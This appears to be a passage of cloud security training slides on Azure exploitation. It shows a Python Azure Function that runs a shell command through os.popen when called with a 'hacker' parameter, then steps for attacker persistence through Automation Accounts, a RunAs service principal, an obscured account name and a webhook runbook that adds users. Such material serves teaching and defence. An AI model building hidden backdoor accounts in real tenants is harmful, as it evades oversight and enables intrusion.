Azure Blob Storage trigger	A function that will be run whenever a blob is added to a specified container
Azure Event Hub trigger	A function that will be run whenever an event hub receives a new event



Cloud Exploitation

Define the code that needs to be executed. We have a Python-based application and so we also need to program a Python-based action. In this example we choose a cURL action:

```
1 import logging, os
2 import azure.functions as func
3
4 def main(req: func.HttpRequest) -> func.HttpResponse:
5     ... logging.info('Python HTTP trigger function processed a request.')
6     ... name = req.params.get('name')
7
8     if name != "hacker":
9         ... return func.HttpResponse(f"No valid action")
10    else:
11        ... cmd = 'curl https://jarnobaselier.nl'
12        ... val = os.popen(cmd).read()
13        ... return func.HttpResponse(val, status_code=200)
```

Cloud Exploitation

We can copy the function URL and use it to trigger the function:



```
<!doctype html>

<head>
    <meta charset="utf-8">
    <meta name="referrer" content="no-referrer-when-downgrade" />

    <title>Jarno Baselier</title>

        <meta name="HandheldFriendly" content="True">
    <meta name="MobileOptimized" content="320">
    <meta name="viewport" content="width=device-width, initial-scale=1.0"/>

        <link rel="apple-touch-icon" href="https://jarnobaselier.nl/wp-content/themes/brew-master/favicons/apple-icon-touch.png">
    <link rel="icon" href="https://jarnobaselier.nl/wp-content/themes/brew-master/favicons/favicon.png">
    <!--[if IE]>
        <link rel="shortcut icon" href="https://jarnobaselier.nl/wp-content/themes/brew-master/favicons/favicon.ico">
    <![endif]-->
        <meta name="msapplication-TileColor" content="#f01d4f">
    <meta name="msapplication-TileImage" content="https://jarnobaselier.nl/wp-content/themes/brew-master/favicons/win8-tile-icon.png">

        <link href="//netdna.bootstrapcdn.com/font-awesome/4.0.3/css/font-awesome.css" rel="stylesheet">
    <link href='https://fonts.googleapis.com/css?family=Open+Sans:400,300,300italic,600,400italic,600italic,700,700italic,800italic,800' rel='stylesheet' type='text/css'>

        <link rel="pingback" href="https://jarnobaselier.nl/xmlrpc.php">

<script src="//code.jquery.com/jquery-2.2.2.min.js"></script>
<!--Includen Q3 javascript-->
```

<https://t.me/learncloudsec>

Automation Accounts en Azure Runbooks:

Another method of persistence is by using Automation Accounts and Azure Runbooks.

Automation accounts:

- Can be used to automate various tasks in Azure.
- Common uses include Azure Monitors, running Runbooks, and managing Azure Resource Manager.
- Can manage resources across all regions and subscriptions within a tenant.

Runbooks:

- Part of Azure Automation.
- Scripts to automate tasks based on logic.
- Various types are available, including PowerShell, Python, and graphical ones.

Cloud Exploitation

Persistence via this technique involves:

- Creating an automation account.
- Granting access to the Entra ID module.
- Creating a "RunAs" account for automated interaction with Entra ID.
- Obfuscating the automation account's name.
- Assigning the appropriate roles to the automation account.
- Creating a Runbook to add a user.
- Creating a webhook to trigger the Runbook remotely.

Cloud Exploitation

Create the automation account:

Home > Automation Accounts >

Create an Automation Account

Basics Advanced Networking Tags Review + Create

Create an Automation Account to hold the Automation runbooks & configuration used for automating operations and management tasks around Azure and non-Azure resources. You could execute cloud jobs in a serverless environment or use hybrid jobs on your compute via Azure Virtual machines or Arc-enabled servers. [Learn more](#)


Subscription * ⓘ

Resource group * ⓘ [Create new](#)

Instance Details

Automation account name * ⓘ

Region * ⓘ



Home > Automation Accounts >

Create an Automation Account


Basics Advanced Networking Tags Review + Create

Managed Identities

Use Managed Identities as the recommended method for authenticating with Azure resources from the runbooks. Managed identity would be more secure than Runas account since it doesn't require any credentials to be stored. [Learn more](#)

System assigned

User assigned



Home > Automation Accounts >

Create an Automation Account


Basics Advanced Networking Tags Review + Create

Network connectivity

You can connect to your automation account either publicly, via public IP addresses, or privately, using a private endpoint.


Connectivity configuration Public access Private access (recommended)

Traffic from all public networks can access this resource. This is not recommended for private applications or environments.



Cloud Exploitation


Ensure you have access to the Azure Entra ID module via "Shared Resources" - "ensure automation account Modules" - "Add module":



Cloud Exploitation

We create a RunAs account for automatic interaction with Entra ID.
"Account Settings" - "Run as accounts" and here we do not choose a classic account.

RunAs accounts are created as service principals in Entra ID and are given the "contributor role" on the subscription:




The screenshot shows the Azure portal interface for creating a Run As account. At the top, there is a informational message: "We recommend using Managed Identities for the Automation accounts instead of using Runas. Managed identity would be more secure and..." followed by a link "Read here on how to use Managed Identities". Below this, there is a section titled "Run As accounts in Azure Automation are used to provide authentication for managing resources in Azure with the Azure cmdlets. Note that the creation of Run As accounts is currently limited to Azure Automation accounts." It lists several related links: "Create a Run As account", "Permissions required to configure Run As accounts", "Permissions required to configure Classic Run As accounts", "Limit Run As accounts permissions", "Extend Run As accounts permissions to other subscriptions", "Resolve incomplete Run As accounts", and "Renew self-signed certificate of Run As accounts". At the bottom, there is a table with two rows. The first row contains a green checkmark icon, the text "Azure Run As Account", and a help icon. It also indicates that it "Expires 9/21/2023, 2:00 AM". The second row contains a plus sign icon, the text "Azure Classic Run As Account", and a help icon. There is also a "Create" button at the bottom of this row.

	Azure Run As Account	ⓘ
+	Azure Classic Run As Account	ⓘ

Cloud Exploitation


Via Azure Active Directory we can adjust the name of the automation account, which is automatically generated, via "App Registrations" so that it is less noticeable.



The screenshot shows the 'Branding & properties' page for an Azure App Registration. The 'Name' field contains the value 'Auto225_pUARAD52r4hCH8urkaJ7LZ90c4sg2yuimZLI3YBUW0g=' and is highlighted with a red oval. The 'Branding & properties' tab in the left sidebar is also highlighted with a red oval. Other tabs visible in the sidebar include Overview, Quickstart, Integration assistant, Authentication, Certificates & secrets, Token configuration, API 